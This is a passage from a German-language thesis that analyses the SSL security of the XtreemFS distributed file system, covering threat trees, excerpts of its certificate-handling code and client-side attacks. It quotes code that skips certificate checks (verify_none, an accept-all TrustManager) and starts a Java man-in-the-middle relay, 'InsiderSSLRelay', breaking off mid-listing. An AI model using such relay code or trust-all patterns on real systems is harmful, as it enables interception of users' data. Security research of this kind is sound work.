Aus dieser Varianz folgt, dass ich hier ein Angreifermodell generieren und einführen möchte, das im späteren Verlauf dieser Arbeit den Angriff auf das System durchführen wird. Der hier modellierte Angreifer hat beschränkte finanzielle Ressourcen, um unter anderem das Bestechen eines Systemadministrators auszuschließen. Seine finanziellen Ressourcen reichen auch nicht dafür aus, ein Botnetz oder ein Zero-Day-Exploit für das jeweilige Betriebssystem oder die Java-Runtime zu kaufen. Des Weiteren ist er mit handelsüblicher Hard- und Software ausgestattet, so dass das Berechnen von Hashkollisionen von kryptografisch sicheren Hashfunktionen nicht in vertretbarer Zeit möglich ist. Seine Programmierkenntnisse sind gut ausgeprägt, was bedeutet, dass er Quelltexte einer oder mehrerer höherer Programmiersprachen versteht, sowie ein grundlegendes Verständnis dafür hat, wie das Speicherlayout eines Prozesses aussieht.

### Eingrenzung des Themas

Um die Klarheit in Bezug auf die Angreifbarkeit von XtreemFS nicht zu gefährden und gleichzeitig nicht unnötige Redundanzen zu erzeugen, nehme ich in dieser Arbeit Abstand davon, das SSL/TLS-Protokoll auf seine Sicherheitsmerkmale hin zu überprüfen. Für ein grundlegendes Verständnis von SSL/TLS habe ich in Abschnitt 2.1 kurz das Handshake-Protokoll eingeführt und verweise für weitere Lektüre auf Lipp et al. [2000], Mueller [2013], Eckert [2013], Schwenk [2010] und die jeweiligen Standards der IETF.

Auch wenn ein gültiges Angriffsszenario auf die Minderung der Verfügbarkeit des Systems abzielen kann, so werde ich in dieser Arbeit nicht näher darauf eingehen, da verteilte Systeme im Allgemeinen inhärente Schwachstellen bezüglich der Verfügbarkeit aufweisen. So könnten Stromausfälle, unwillentliche Zerstörung der Kabel des Internet-Service-Providers, Feuer, Blitzschlag, Wasserschaden oder dergleichen zur Minderung der Verfügbarkeit beitragen, ohne dass ein gezielter Angriff auf das System durchgeführt wird. Neben diesen Zufallsereignissen gibt es auch eine Vielzahl von Angriffsmöglichkeiten auf die Verfügbarkeit eines verteilten Systems. Hier wären vor allem Distributed Denial of Service (DDOS)-Attacken genannt, die mit TCP-syn Flooding auf recht einfachem Wege und mit beschränkten monetären Mitteln ein verteiltes System unerreichbar machen können oder zumindest die Antwortzeit für autorisierte Nutzer in erheblichem Maße vergrößern können. In diesem Zusammenhang sei auf einen Artikel von Heise Se-

curity verwiesen Security [27.03.2013 16:02], der zeigt, mit welchen einfachen Mitteln die Verfügbarkeit eines verteilten Systems (in diesem Fall ein Webserver) stark gemindert werden kann.

Ferner werde ich hier auch nicht auf die Funktionssicherheit eingehen. Das heißt, ich werde in dieser Arbeit nicht prüfen, ob die spezifizierte Soll-Funktionalität der Ist-Funktionalität entspricht.

### 2.4.3 Bedrohungsanalyse XtreemFS

Da sowohl der Plain TCP/IP als auch der GridSSL-Betriebsmodus eher für spezielle Anwendungsszenarien entwickelt wurden und sie vergleichsweise wenige Schutzziele (vgl. 2.4.1) haben, werde ich hier den Betriebsmodus SSL betrachten.

Der Fall Edward Snowden, der hinreichend durch alle Vertreter der Medienlandschaft diskutiert wurde und immer noch wird, zeigt, dass auch ein Systemadministrator fast unbeschränkte Möglichkeiten des Informationsabrufs hat, wenn die Daten nicht hinreichend verschlüsselt persistiert werden. XtreemFS hat zu diesem Zeitpunkt noch keine Möglichkeit, die übersendeten Daten verschlüsselt auf den OSDs zu persistieren. Daraus folgt dass hier das System eine Schwachstelle gegenüber dem Systemadministrator hat. Das Team um die Entwickler von XtreemFS hat jedoch in seiner Roadmap für die Version 2.0 eine Verschlüsselung der zu speichernden Daten anvisiert.

Ein Angriff auf die unverschlüsselten Daten in den Dateisystemen der OSDs durch den Systemadministrator wird hiermit nicht weiter betrachtet.




Abbildung 2.7: Bedrohungsbaum für XtreemFS

Der Bedrohungsbaum aus Abbildung 2.7 zeigt einige mögliche Bedrohungen für das

verteilte Dateisystem XtreemFS. Wie schon weiter oben erwähnt, wird hier einem Angriff durch einen Systemadministrator oder einer anderen berechtigten Person keine Rechnung getragen. Des Weiteren wird hier nicht näher auf eine unverschlüsselte Verbindung eingegangen, da jeder, der sich logisch oder sogar physisch zwischen den Kommunikationspartnern befindet, ohne weitere technische Einschränkungen (zum Beispiel mit Wireshark, tcpdump, oder ähnlichem), den Datenverkehr mitlesen kann.




Abbildung 2.8: Bedrohungsbaum für XtreemFS

Aus dem Bedrohungsbaum (Abbildung 2.7) ergibt sich unter anderem der Angriffspfad aus Abbildung 2.8, der in Abschnitt 2.7 näher untersucht werden soll. Viele Sicherheitsprobleme entstehen jedoch nicht auf konzeptueller Basis, sondern durch eine mangelnde Umsetzung. Deshalb wird in Abschnitt 2.5 die Implementierung der sicherheitsrelevanten Komponenten von XtreemFS auszugsweise dargestellt und bewertet.

## 2.5 Implementierung von XtreemFS

Dieser Arbeit liegt die Version sha1=84b7507c034b962f6d87b2bd23f315b0ce5a3aca vom 09.02.2013 aus dem offiziellen Git-Repository des XtreemFS Teams (https://code.google.com/p/xtreemfs/) zu Grunde.

Für die Analyse des Quelltextes habe ich eine Reihenfolge gewählt, die dem chronologischen Ablauf des Verbindungsaufbaus folgt, wobei ich erst auf die serverseitige Implementierung eingehe, bevor ich danach die clientseitige Implementierung betrachten werde.

### 2.5.1 Serverseitige Implementierung

Der grobe Ablauf serverseitig ist wie folgt: beim Starten der Server für die Dienste (MRC, DIR, OSD) wird jeweils ein Thread *RequestDispatcher gestartet. In diesen RequestDispatchern werden dabei die konfigurierten SSL-Einstellungen in einem Objekt SSLOptions gekapselt. Das SSLOptions-Objekt erzeugt seinerseits einen SSLContext und weist ihm die Einstellungen zu. In der Klasse SSLChannelIO wird dann unter Nutzung des soeben erzeugten SSLOptions-Objektes eine SSLEngine erzeugt, was zur Folge hat, dass in dieser Klasse der gesamte Handshake manuell durchgeführt werden muss. Den SSL-Handshake manuell durchzuführen hat jedoch den Vorteil, dass das vom Client übergebene Zertifikat zwischengespeichert werden kann. Dieses zwischengespeicherte Zertifikat wird jetzt in der Klasse SimpleX509AuthProvider genutzt, um eine Autorisierung durchführen zu können.

Nachdem das Zusammenspiel der Komponenten im Groben gezeigt wurde, wende ich mich nun den konkreten Implementierungen zu.

```
SSLOptions sslOptions = config.isUsingSSL() ? new SSLOptions(new
    FileInputStream(config.getServiceCredsFile()),
                config.getServiceCredsPassphrase(), config.
                    getServiceCredsContainer(), new FileInputStream(
                        config.getTrustedCertsFile()), config.
                            getTrustedCertsPassphrase(),
                config.getTrustedCertsContainer(), false, config.
                    isGRIDSSLmode(), policyContainer.getTrustManager())
                : null;
```

Listing 2.1: package org.xtreemfs.mrc.MRCRequestDispatcher.java

Das Listing 2.1 zeigt einen Auszug aus der MRCRequestDispatcher-Klasse, die hier stellvertretend für alle drei RequestDispatcher untersucht werden soll. Hier wird im Falle, dass SSL Verwendung finden soll, ein SSLOptions-Objekt instanziiert. Unter anderem werden hier bei der Erzeugung die Container mit den Zertifikaten geladen und, falls ein nutzerspezifischer TrustManger verwendet werden soll, wird er hier geladen und übergeben.

```
private SSLContext createSSLContext(TrustManager trustManager) throws
    IOException {
            ...
            sslContext = SSLContext.getInstance("TLS");
            if (trustManager != null) {
                trustManager.init(trustedCertificatesFileContainer,
                    trustedCertificatesFile,
                     trustedCertificatesFilePassphrase);
                sslContext.init(kmf.getKeyManagers(), new TrustManager[] {
                     trustManager }, null);
            } else if (trustedCertificatesFileContainer.equals("none")) {
                TrustManager[] myTMs = new TrustManager[] { new
                    NoAuthTrustStore() };
                sslContext.init(kmf.getKeyManagers(), myTMs, null);
            } else {
                KeyStore ksTrust = null;
```

```
                if (trustedCertificatesFileContainer.equals("none")) {
                    ksTrust = KeyStore.getInstance(KeyStore.getDefaultType
                        ());
                } else {
                    ksTrust = KeyStore.getInstance(
                        trustedCertificatesFileContainer);
                    ksTrust.load(trustedCertificatesFile,
                        trustedCertificatesFilePassphrase);
                }
                TrustManagerFactory tmf = TrustManagerFactory.getInstance(
                    "SunX509");
                tmf.init(ksTrust);

                sslContext.init(kmf.getKeyManagers(), tmf.getTrustManagers
                    (), null);
            }
            ...
        return sslContext;
    }
```

Listing 2.2: org.xtreemfs.foundation.SSLOptions.java

Listing 2.2 zeigt einen Auszug aus der Methode createSSLContext der Klasse SSLOptions. Bei der Erzeugung eines Kontextes für die SSL-Verbindung kann zwischen drei Fällen unterschieden werden. Erstens, es existiert schon ein TrustManager-Objekt, dann wird dieses für die Erstellung und Initialisierung des Kontextes genutzt. Zweitens, in den Konfigurationsdateien gibt es keine vertrauten Zertifikate. Dann wird ein alle Zertifikate akzeptierender TrustManager genutzt, da es nicht möglich ist, ein ankommendes Zertifikat auf Echtheit zu überprüfen. Und im letzten Fall wird ein „SunX509“ TrustManager über die zugehörige Factory erzeugt. Der hier initialisierte SSLContext wird in dem gesamten Lebenszyklus des Programms verwendet. Als nächstes wird in Listing 2.3 die Klasse SSLChannelIO näher betrachtet. In ihr wird unter anderem der SSL-Handshake durchgeführt und sie implementiert den Lese- und Schreibzugriff für die Verbindung. Da das SSL/TLS-Protokoll für meine Arbeit eine untergeordnete Rolle spielt, habe ich mich entschlossen, zu Gunsten der besseren Überschaubarkeit, diesen Teil der Implementierung nicht abzudrucken.

```
private void handshakeFinished(SelectionKey key) throws
    CancelledKeyException {

        if (Logging.isDebug())
            Logging.logMessage(Logging.LEVEL_DEBUG, Category.net, this, "
                SSL-handshake for %s:%d finished",
                channel.socket().getInetAddress().toString(), channel.
                    socket().getPort());

        // all handshake-data processed and sent
        handshakeComplete = true;
        inNetBuffer.clear();
        outNetBuffer.clear();
        key.interestOps(keyOpsBeforeHandshake);
```

```
        try {
            this.certs = sslEngine.getSession().getPeerCertificates();
        } catch (SSLPeerUnverifiedException ex) {
            Logging.logMessage(Logging.LEVEL_ERROR, Category.auth, this,
                OutputUtils.stackTraceToString(ex));
            this.certs = null;
        }
    }
```

Listing 2.3: org.xtreemfs.foundation.pbrpc.channels.SSLChannelIO.java

Die in Listing 2.3 abgedruckte Methode ist für das Sicherheitskonzept essentiell. In Zeile 13 wird, nach erfolgreichem Abschluss des Handshake-Protokolls, das Client-Zertifikat zwischengespeichert, so dass es im nächsten Schritt zur Überprüfung der Autorisierung der folgenden Zugriffe genutzt werden kann.

```
public class SimpleX509AuthProvider implements AuthenticationProvider {

    private NullAuthProvider nullAuth;

    @Override
    public UserCredentials getEffectiveCredentials(org.xtreemfs.foundation
        .pbrpc.generatedinterfaces.RPC.UserCredentials ctx,
        ChannelIO channel) throws AuthenticationException {
        // use cached info!
        assert (nullAuth != null);
        if (channel.getAttachment() != null) {

            if (Logging.isDebug())
                Logging.logMessage(Logging.LEVEL_DEBUG, Category.auth,
                    this, "using attachment...");
            final Object[] cache = (Object[]) channel.getAttachment();
            final Boolean serviceCert = (Boolean) cache[0];
            if (serviceCert) {
                if (Logging.isDebug())
                    Logging.logMessage(Logging.LEVEL_DEBUG, Category.auth,
                        this, "service cert...");
                return nullAuth.getEffectiveCredentials(ctx, channel);
            } else {
                if (Logging.isDebug())
                    Logging.logMessage(Logging.LEVEL_DEBUG, Category.auth,
                        this, "using cached creds: "
                        + cache[1]);
                return (UserCredentials) cache[1];
            }
        }
        // parse cert if no cached info is present
        try {
            final Certificate[] certs = channel.getCerts();
            if (certs.length > 0) {
                final X509Certificate cert = ((X509Certificate) certs[0]);
                String fullDN = cert.getSubjectX500Principal().getName();
                String commonName = getNameElement(cert.
```

```
                getSubjectX500Principal().getName(), "CN");

            if (commonName.startsWith("host/") || commonName.
                startsWith("xtreemfs-service/")) {
                if (Logging.isDebug())
                    Logging.logMessage(Logging.LEVEL_DEBUG, Category.
                        auth, this,
                        "X.509-host cert present");
                channel.setAttachment(new Object[] { new Boolean(true)
                    });
                // use NullAuth in this case to parse JSON header
                return nullAuth.getEffectiveCredentials(ctx, null);
            } else {

                final String globalUID = fullDN;
                final String globalGID = getNameElement(cert.
                    getSubjectX500Principal().getName(), "OU");
                List<String> gids = new ArrayList<String>(1);
                gids.add(globalGID);

                if (Logging.isDebug())
                    Logging.logMessage(Logging.LEVEL_DEBUG, Category.
                        auth, this,
                        "X.509-User cert present: %s, %s", globalUID,
                            globalGID);

                boolean isSuperUser = globalGID.contains("xtreemfs-
                    admin");
                final UserCredentials creds = new UserCredentials(
                    globalUID, gids, isSuperUser);
                channel.setAttachment(new Object[] { new Boolean(false
                    ), creds });
                return creds;
            }
        } else {
            throw new AuthenticationException("no X.509-certificates
                present");
        }
    } catch (Exception ex) {
        Logging.logUserError(Logging.LEVEL_ERROR, Category.auth, this,
            ex);
        throw new AuthenticationException("invalid credentials " + ex)
            ;
    }

}
```

Listing 2.4: org.xtreemfs.common.auth.SimpleX509AuthProvider.java

Die Klasse SimpleX509AuthProvider wird dazu genutzt, die Zugriffsrechte des Clients anhand seines bei dem SSL-Handshake vorgebrachten Zertifikates festzustellen. Hier gibt es zwei Möglichkeiten, wie die Zugriffsrechte gebildet werden können. Zum einen kann

es ein gewöhnliches Client-Zertifikat sein. Dann wird, wie ab Zeile 42 zu sehen, der Distinguished Name zur UID und alle „organizationalUnitName“s (OU) zu den GIDs.

Im zweiten Fall wird die Client-Komponente als vertrauenswürdige Systemkomponente betrachtet und statt UID und GIDs aus dem Zertifikat heraus zu parsen, werden die vom Clientsystem geschickten UNIX UID und GIDs genutzt. Dieses Verhalten wird durch die Zeilen 35–41 implementiert.

Aus den obigen Implementierungen kann folgendes geschlussfolgert werden: Unter der Annahme, dass in den Konfigurationsdateien weder ein selbst implementierter Trustmanager noch „none“ ausgewiesen wird, reagieren die Serverkomponenten erwartungsgemäß auf falsche Client-Zertifikate mit einer Ablehnung der Verbindung. Dies entspricht dem geforderten Verhalten der SSL/TLS-Protokoll spezifizierenden rfc's IETF [2011, 1999, 2008].

```
private static class NoAuthTrustStore implements TrustManager,
    X509TrustManager {

        @Override
        public void checkClientTrusted(X509Certificate[] arg0, String arg1
            ) throws CertificateException {
            // ignore
        }

        @Override
        public void checkServerTrusted(X509Certificate[] arg0, String arg1
            ) throws CertificateException {
            // ignore
        }

        @Override
        public X509Certificate[] getAcceptedIssuers() {
            return new X509Certificate[] {};
        }

        @Override
        public void init(String trustedCertificatesFileContainer,
            InputStream trustedCertificatesFile,
            char[] trustedCertificatesFilePassphrase) {
            // ignore
        }

    }
```

Listing 2.5: org.xtreemfs.foundation.SSLOptions.java

Das Verhalten eines selbst implementierten TrustManager kann nicht vorhergesagt werden, da er einerseits nur ein Wrapper für, beispielsweise, den vom Sun-Provider implementierten TrustManager sein könnte, aber andererseits auch einfach wie der NoAuthTrustStore (siehe Listing 2.5) keinerlei Prüfungen durchführen könnte und so alle Zertifikate als gültig anerkennen würde.

### 2.5.2 Clientseitige Implementierung

Auch wenn ich die Reihenfolge der Präsentation aus didaktischen Gründen anders gewählt habe, beginnt die Kommunikation üblicherweise der Client. Beim Start des Client-Programms werden die übergebenen Parameter geprüft und sofern mit dem Schema „pbrpcs://“ SSL aktiviert wurde und alle nötigen Parameter zur Verfügung stehen, wird jetzt ein SSL-Kontext erstellt. Unter Zuhilfenahme des gerade erstellten Kontextes wird dann die Verbindung zu den XtreemFS-Services hergestellt. Die aus Sicherheitssicht wesentlichen Passagen für diesen Vorgang habe ich in den Listings 2.6 und 2.7 bereitgestellt und werde diese nachfolgend erläutern.

```
EVP_PKEY *pkey = NULL;
X509 *cert = NULL;
STACK_OF(X509) *ca = NULL;

// parse pkcs12 file
if (!PKCS12_parse(p12,
                  options->pkcs12_file_password().c_str(),
                  &pkey,
                  &cert,
                  &ca)) {
  Logging::log->getLog(LEVEL_ERROR) << "Error parsing PKCS#12 file: "
  << options->pkcs12_file_name()
  << " Please check if the supplied certificate password is correct."
  << endl;
  ERR_print_errors_fp(stderr);
  exit(1);
}
PKCS12_free(p12);
```

Listing 2.6: xtreemfs::rpc::client.cpp

Das Listing 2.6 dient der Klärung der Frage woher der Client ein CA-Zertifikat bekommt. Denn wenn man sich die manpages zu den Client-Programmen ansieht, so sieht man keinen Parameter, über den man ein CA-Zertifikat übergeben kann. Die Lösung ist in Zeile 6 des Listing 2.6 zu sehen. Die Funktion

```
PKCS12_parse(PKCS12 *p12, const char *pass, EVP_PKEY **pkey,
X509 **cert, STACK_OF(X509) **ca)
```

des OpenSSL-Projektes wurde mit Version OpenSSL 0.9.3 in selbiges eingeführt und extrahiert aus einem übergebenen PKCS12-Container den privaten Schlüssel, das eigentliche Zertifikat und die zugehörige „Chain of Trust“. Im Erfolgsfall liefert sie 1, sonst 0 zurück.

Die Verwendung von `PKCS12_parse(...)` ist nicht nur für die Gewinnung eines CA-Zertifikates notwendig, sondern auch weil die Programmbibliothek `boost`, deren SSL-Implementierung zur Anwendung kommt, nur PEM-Dateien lesen kann.

```
Client::Client(int32_t connect_timeout_s,
               int32_t request_timeout_s,
               int32_t max_con_linger,
               const SSLOptions* options)
    : service_(),
      use_gridssl_(false),
      ssl_context_(NULL),
      stopped_(false),
      stopped_ioservice_only_(false),
      callid_counter_(1),
      rq_timeout_timer_(service_),
      rq_timeout_s_(request_timeout_s),
      connect_timeout_s_(connect_timeout_s),
      max_con_linger_(max_con_linger),
      ssl_options(options),
      pemFileName(NULL),
      certFileName(NULL) {
  // Check if ssl options were passed.
  if (options != NULL) {
    if (Logging::log->loggingActive(LEVEL_INFO)) {
      Logging::log->getLog(LEVEL_INFO) << "SSL support activated." << endl
          ;
    }

    use_gridssl_ = options->use_grid_ssl();
    ssl_context_ =
        new boost::asio::ssl::context(service_,
                                      boost::asio::ssl::context::sslv23);
    ssl_context_->set_options(boost::asio::ssl::context::no_tlsv1);
    ssl_context_->set_verify_mode(boost::asio::ssl::context::verify_none);

    OpenSSL_add_all_algorithms();
    OpenSSL_add_all_ciphers();
    OpenSSL_add_all_digests();
    SSL_load_error_strings();
    ...
```

Listing 2.7: xtreemfs::rpc::client.cpp

Im Listing 2.7 sieht man den Teil des Client-Konstruktors, der für die Erzeugung des oben erwähnten SSL-Kontextes zuständig ist. In Zeile 25 wird der Kontext erzeugt und im Weiteren modifiziert. Aus den Zeilen 27 und 28 ergibt sich, warum ich andauernd das SSL-Protokoll benenne. Das XtreemFS-Team hat hier den Kontext auf die Versionen SSL 2 und 3 beschränkt und sogar TLS Version 1, also SSL 3.1, explizit ausgeschlossen.

Die aus Sicherheitssicht wichtigste Zeile in diesem Listing ist wohl die Zeile 29, denn sie führt dazu, dass die Programmbibliothek `boost` keinerlei Verifikationen auf die Zertifikate durchführt, was zur Folge hat, dass, wie noch in den Abschnitten ab 2.6 gezeigt wird, der Client sich mit jedem Server verbinden würde.

## 2.6 Der erste Angriff

Wie in Abschnitt 2.5 herausgearbeitet wurde, ist das System clientseitig angreifbar, da der FUSE-Client, wie in Listing 2.7 zu sehen war, das übergebene Server-Zertifikat nicht prüft. Aus dieser Erkenntnis lässt sich nun ein Angriffsszenario ableiten.

Um diese Schwachstelle auszunutzen, muss bei einem Angreif auf das System, nur der Client dazu gebracht werden, sich mit einem vom Angreifer kontrollierten Computer zu verbinden. Dies ist unter anderem durch DNS-Cache-Poisoning[4], ARP-Spoofing[4] oder simples Umstecken von Netzwerkkabeln möglich. Abbildung 2.9 visualisiert diesen Angriff. Nachdem der Angreifer nun Kontrolle über den Datenstrom hat und er zuvor noch einen XtreemFS-Service auf seinem Computer installiert hat, kann er nun darauf warten, dass der arglose Client seine Daten auf den vom Angreifer kontrollierten Computer kopiert und diese dann zu seinen Zwecken nutzen.




Abbildung 2.9: Schematische Darstellung des Angriffs

Jedoch hat dieser Ansatz einen Nachteil. Weiß der Angreifer nichts über die Struktur des bestehenden XtreemFS-Services, den er angreift, so muss er, wie es zum Beispiel beim Phishing per E-Mail üblich ist, versuchen, eine glaubwürdige Umgebung zu schaffen, was unter anderem existierende Volumes, Ordner und Dateien einschließt. Macht der Angreifer dabei zu auffällige Fehler, wie es auch beim Phishing per E-Mail oft der Fall ist,

[4]Erklärung siehe Glossar, auf Seite 43

wird die Umgebung unglaubwürdig und der Angriff kann auch durch einen nichttechnisch versierten Nutzer erkannt werden.

## 2.7 Erweiterung des ersten Angriffs

In Abschnitt 2.6 habe ich gezeigt, wie ein Angriff aussehen kann, der sich zu Nutze macht, dass der XtreemFS FUSE-Client die Server-Zertifikate nicht prüft. Unter der Annahme, dass ein Angreifer es schafft, ein valides Client-Zertifikat zu erhalten (zum Beispiel, weil er selbst Angestellter der Firma ist wie in Abbildung 2.8 zu sehen), kann den Angriff aus Abschnitt 2.6 noch erweitert und robust gegenüber einer Änderung der Codezeile 29 aus Listing 2.7 zu

```
1 ssl_context_->set_verify_mode(boost::asio::ssl::verify_peer);
```

gemacht werden.




Abbildung 2.10: Schematische Darstellung des Angriffs

Aber zuerst möchte ich auf eine mögliche Intention eines firmeninternen Angreifers zu sprechen kommen. Da ein firmeninterner Angreifer ja schon potentiell Zugriff auf die Daten, welche im originalen XtreemFS gespeichert sind, hat, ist eine Intention nicht so

leicht zu erkennen. Jedoch hat ein Angestellter einer Firma üblicherweise keinen vollen Zugriff auf alle Daten der Firma, deshalb könnte der folgende Angriff dazu genutzt werden Daten, wie zum Beispiel Personalbeurteilungen oder andere Geschäftsgeheimnisse, einzusehen.

Dieser Angriff nutzt aus, dass es keine Namenskonventionen für die Server-Zertifikate gibt und der Vertrauensanker für Server- und Client-Zertifikate gezwungenermaßen (vgl. Listing 2.6) das gleiche Zertifikat sein muss. Im folgenden Listing 2.8 habe ich einen einfachen Relay-Angriff, wie er auch in Abbildung 2.10 veranschaulicht wird, implementiert. Er setzt das Producer/Consumer-Pattern um, die dazugehörigen Klassen können im Anhang B nachgelesen werden.

```
import java.io.FileInputStream;
import java.io.IOException;
import java.net.ServerSocket;
import java.security.KeyStore;
import javax.net.ssl.KeyManagerFactory;
import javax.net.ssl.SSLContext;
import javax.net.ssl.SSLServerSocketFactory;
import javax.net.ssl.SSLSocket;
import javax.net.ssl.SSLSocketFactory;
import javax.net.ssl.TrustManager;

import lib.Consumer;
import lib.NoTrustManager;
import lib.Producer;
import lib.SyncByteBuffer;

public class InsiderSSLRelay {

  private int port;
  private TrustManager[] tm = { new NoTrustManager() };
  private SyncByteBuffer cbuffer, sbuffer;
  private Producer cProducer, sProducer;
  private Consumer cConsumer, sConsumer;


  public InsiderSSLRelay(int port) {
    this.port = port;
    cbuffer = new SyncByteBuffer();
    sbuffer = new SyncByteBuffer();
  }

  private void start() throws Exception{
    KeyStore cKs = null;
    SSLSocket cSocket = null;
    final String kspath = "ATTACKER.jks";
    final String kspass = "123456";
    KeyManagerFactory ckmf = null;


    ckmf = KeyManagerFactory.getInstance("SunX509");
```

```
      cKs = KeyStore.getInstance("JKS");
      try{
        cKs.load(new FileInputStream(kspath), kspass.toCharArray());
      }catch(IOException e){
        e.printStackTrace();
      }
      ckmf.init(cKs, kspass.toCharArray());
      SSLContext cContext;
    cContext = SSLContext.getInstance("SSLv3");

    cContext.init(ckmf.getKeyManagers(), tm, null);

    SSLServerSocketFactory ssf = cContext.getServerSocketFactory();
      ServerSocket ss = ssf.createServerSocket(this.port);
